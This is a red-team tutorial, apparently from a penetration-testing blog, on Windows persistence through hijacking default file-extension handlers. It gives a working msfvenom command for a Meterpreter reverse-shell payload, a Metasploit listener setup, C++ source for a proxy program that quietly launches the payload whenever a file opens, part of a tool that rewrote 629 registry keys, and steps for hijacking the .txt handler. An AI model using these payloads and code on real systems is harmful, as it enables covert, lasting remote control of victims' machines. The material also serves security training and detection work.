Persistence – Change Default File Association

pentestlab.blog/category/red-team/page/48

January 6, 2020


In Windows environments every file extensions are associated with a default program. This allows Windows to identify which program needs to be used in order to open a specific file. The associations of extensions with programs is handled through the registry. However, it is possible to hijack registry keys which handle the default program for specific extensions during a red team assessment in order to achieve persistence.

The two registry locations which define the extension handlers are the following and are classified as: Global and Local.

```
HKEY_CLASSES_ROOT // Global
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts // Local
```

When a user attempts to open a file the operating system performs a registry check in the Local (HKEY_USERS) in order to find which program is specified to open the file with that extension. If there is no registry key associated the check is performed on the Global registry tree (HKEY_CLASSES_ROOT). Depending on the level of privileges (Administrator or Standard User) these registry locations can be hijacked in order to execute an arbitrary payload by using as a trigger the extension handler.


hasherezade discussed on her blog the technique of hijacking extension handlers as a malware persistence method and released the code for two binaries that can perform the hijacking. The “**ExtensionHijacker.exe**” is used to modify the registry key entries as per the example below:



ExtensionHijacker – Registry Key Example

The "**ProxyApp**" will handle the extensions, and will create a new process with an arbitrary payload. The default application will also run as normal so the user will not experience any difference. Metasploit Framework can be used to generate the required payload that will be used to achieve persistence.


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.254.147 LPORT=4444 -
f exe > pentestlab.exe
```



Generate Metasploit Payload

The Metasploit module "**multi/handler**" can be configured in order to capture the session when the code is executed on the target system.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.254.147
set LPORT 4444
exploit
```



Metasploit – Handler Module Configuration

The following code has been developed by hasherezade as a proof of concept for the "**ProxyApp**" application. A new process "**pentestlab.exe**" will be created in the security context of the calling process (ProxyApp.exe). Also the payload needs to be dropped into disk. This can give the opportunity to the blue team to detect this activity.

```
#include <stdio.h>
#include <Windows.h>
#include <psapi.h>

#include <string>

HANDLE create_new_process(IN const char* path, IN const char* cmd)
{
    STARTUPINFOA si;
    memset(&si, 0, sizeof(STARTUPINFO));
    si.cb = sizeof(STARTUPINFO);
    si.wShowWindow = 0;

    PROCESS_INFORMATION pi;
    memset(&pi, 0, sizeof(PROCESS_INFORMATION));

    if (!CreateProcessA(
        path,
        (LPSTR) cmd,
        NULL, //lpProcessAttributes
        NULL, //lpThreadAttributes
        FALSE, //bInheritHandles
        DETACHED_PROCESS  | CREATE_NO_WINDOW,
        NULL, //lpEnvironment
        NULL, //lpCurrentDirectory
        &si, //lpStartupInfo
        &pi //lpProcessInformation
    ))
    {
        return NULL;
    }
    return pi.hProcess;
}

void deploy_payload()
{
    char full_path[MAX_PATH] = { 0 };
    char calc_path[] = "%SystemRoot%\\system32\\pentestlab.exe";
    ExpandEnvironmentStrings(calc_path, full_path, MAX_PATH);
    create_new_process(full_path, NULL);
}

int main(int argc, char *argv[])
{
    std::string merged_args;
    if (argc >= 2) {
        for (int i = 1; i < argc; i++) {
            merged_args += std::string(argv[i]) + " ";
        }
        create_new_process(NULL, merged_args.c_str());
    }

    deploy_payload();
    return 0;
}
```

```
35  void deploy_payload()
36  {
37      char full_path[MAX_PATH] = { 0 };
38      char calc_path[] = "%SystemRoot%\\system32\\pentestlab.exe";
39      ExpandEnvironmentStrings(calc_path, full_path, MAX_PATH);
40      create_new_process(full_path, NULL);
41  }
42
43  int main(int argc, char *argv[])
44  {
45      std::string merged_args;
46      if (argc >= 2) {
47          for (int i = 1; i < argc; i++) {
48              merged_args += std::string(argv[i]) + " ";
49          }
50          create_new_process(NULL, merged_args.c_str());
51      }
52
53      deploy_payload();
54      return 0;
55  }
```

ProxyApp – Code

The “**ExtensionHijacker**” executable is mainly used to automate the activity by hijacking all the extensions on the registry and dropping the “**ProxyApp.exe**” to the following directory:

```
C:\ProgramData\ProxyApp.exe
```

```
21      }
22      fprintf(f, test_txt);
23      fclose(f);
24      printf("Opening test file...\n");
25      WinExec(test_cmd,SW_SHOWNORMAL);
26  }
27
28  int main(int argc, char *argv[])
29  {
30      char payloadName[] = "C:\\ProgramData\\ProxyApp.exe";
31      if (!dropResource(payloadName)) {
32          printf("[-] Dropping failed!\n");
33      }
34      std::set<std::string> handlersSet = getGlobalCommands();
35
36      std::string classesKey = getLocalClasses();
37      printf("%s\n", classesKey.c_str());
38      size_t extCount = rewriteHandlers(classesKey, handlersSet);
39      printf("[+] Rewritten handlers: %d\n", extCount);
40
41      size_t hijacked = hijackHandlers(payloadName);
42      if (hijacked == 0) {
43          printf("[-] Hijacking failed!\n");
44      } else {
45          printf("[+] Hijacked %ld keys\n", static_cast<unsigned long>(hijacked));
46      }
47      make_test();
48      system("pause");
49      return 0;
50  }
51
```

ExtensionHijacker – Code


Executing the file from the command prompt will start the hijacking of the extensions handlers.

```
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xbox-tcui
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xboxgames
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xboxliveapp-1297287741
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xboxmusic
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xhtmlfile
[W]C:\ProgramData\ProxyApp.exe "C:\Program Files\Internet Explorer\IEXPLORE.EXE" %1
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xmlfile
[W]C:\ProgramData\ProxyApp.exe "C:\Program Files\Internet Explorer\iexplore.exe" %1
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\xslfile
[W]C:\ProgramData\ProxyApp.exe "C:\Program Files\Internet Explorer\iexplore.exe" %1
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\ZoomLauncher
[W]C:\ProgramData\ProxyApp.exe "C:\Users\panag\AppData\Roaming\Zoom\bin\Zoom.exe" "--url=%1"
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\zoommtg
[W]C:\ProgramData\ProxyApp.exe "C:\Users\panag\AppData\Roaming\Zoom\bin\Zoom.exe" "--url=%1"
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\ZoomRecording
[W]C:\ProgramData\ProxyApp.exe "C:\Users\panag\AppData\Roaming\Zoom\bin\zTscoder.exe" "%1"
Already hijacked!
> S-1-5-21-3110041213-2721308676-2565154939-1001_Classes\zune
Hijacked keys: 629
[+] Hijacked 629 keys
Opening test file...
```

Extension Hijacker


However this process can be performed manually to only one extension by using only the "**ProxyApp**" application and the registry key that handles the default program of the extension. For example the following registry key handles the program that opens text files (notepad.exe).

`HKEY_CLASSES_ROOT\txtfile\shell\open\command`




Hijacked TXT Registry Key

The next time that a text file will open on the system the payload will executed since the extension has been hijacked with the "**ProxyApp**" executable.



Create – TXT File

A Meterpreter session will open on the target host which will prove that the hijacked was successful.




Meterpreter via Hijack .txt Extension

Text files can be created and opened by the user multiple times. Configuring the Metasploit listener to run as a background job will allow to capture multiple Meterpreter sessions.

```
set ExitOnSession false
exploit -j
```

Metasploit – Handler Module Configuration Multiple Sessions

Opening text files multiple times will trigger the execution of the payload and multiple Meterpreter sessions will get captured by the listener.



Persistence Default File Association – Multiple Meterpreter Sessions

References

- https://attack.mitre.org/techniques/T1042/
- https://hshrzd.wordpress.com/2017/05/25/hijacking-extensions-handlers-as-a-malware-persistence-method/
- https://github.com/hasherezade/persistence_demos
- https://oalabs.openanalysis.net/2015/06/04/malware-persistence-hkey_current_user-shell-extension-handlers/
- https://github.com/herrcore/LocalShellExtParse